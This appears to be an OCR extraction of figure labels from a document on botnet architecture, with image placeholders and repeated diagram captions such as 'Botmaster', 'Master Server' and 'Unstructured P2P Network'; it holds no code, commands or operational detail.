


Botmaster

Master Server

Unstructured P2P Network





Botmaster
Master Server
Unstructured P2P Network
List of Known, “Good” Peers

Botmaster

Master Server


Unstructured P2P Network



Botmaster

Master Server


Unstructured P2P Network




